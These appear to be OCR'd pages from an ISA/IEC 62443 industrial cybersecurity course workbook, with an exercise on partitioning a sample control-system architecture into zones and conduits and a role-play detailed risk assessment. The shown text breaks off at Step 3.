
Partitioning an IACS into zones and conduits is an important step in performing a detailed risk assessment. It is also critical to developing a defense-in-depth protection strategy and communicating the strategy to operations and maintenance personnel.

Procedure

Use the information from ISA/IEC 62443-3-2 standard to partition the System Architecture into zones and conduits (see next page).

- Open your Student Noteset Vol I.pdf
- Find the Zone and Conduit Requirements ZCR 3.1 to ZR 3.6
- Note that some of these ZCR's are required and some are Recommended.
- Take these ZCR's in consideration when partitioning the SuC into zones and conduits.

Architecture Diagram



Services:
FTP: Port 21
HTTP: Port 1880
Modbus: Port 502
OpenVPN: Port 1194

Systems:
EWS: Windows XP SP2
VPN RAS SERVER: Debian
Historian: Debian
Operator: Windows 10
IDS: Debian
Servers: Windows Server 2000
Updates: Windows Server 2016 (WSUS)

Exercise-7: Detailed Risk Assessment

Objective

Introduce the students to the flow about the Detailed Risk Assessment according to the ISA/IEC 62443-3-2

Computers required:
None

Software:
None

Introduction

Performing a detailed cyber security risk assessment is a critical and a mandatory step in the assessment process defined in ISA 62443. The objective of this lab is for students to participate in a simulated assessment. The students will be assigned roles, such as: facilitator, scribe, IT representative, automation representative, operations representative, HSE representative, etc.

Procedure

Step 1:


- Assign Roles to students for the Detailed Risk Assessment
  - **Facilitator**
    Focused on leading the meeting and keeps the discussion going.
  - **Scribe**
    Focused on accurately capturing the discussion, decisions, identified risks, and action items during the session, ensuring that outcomes are documented.
  - **Cyber Security Representative (SME)**
    Presents the High-Level Risk Assessment and discuss about the risks.
  - **Chief Financial Officer (CFO)**
    Focused on budgets, like is the risk tolerable within our budgets?
  - **Health, Safety & Environment (HSE) Representative**
    Managing all processes regarding the overall health and safety of the staff, whilst taking the environmental consequences into account.
  - **Operations Manager**
    Focused on the process, the operators and the workflow
  - **Maintenance Manager**
    Focused on the maintained of the different assets.


Step 2:


- Perform the Detailed Risk Assessment according to the flow in the Standard.
  Use the information from ISA/IEC 62443-3-2 standard **clause 4.6 ZCR 5: Perform a detailed cyber security risk assessment**

Step 3:

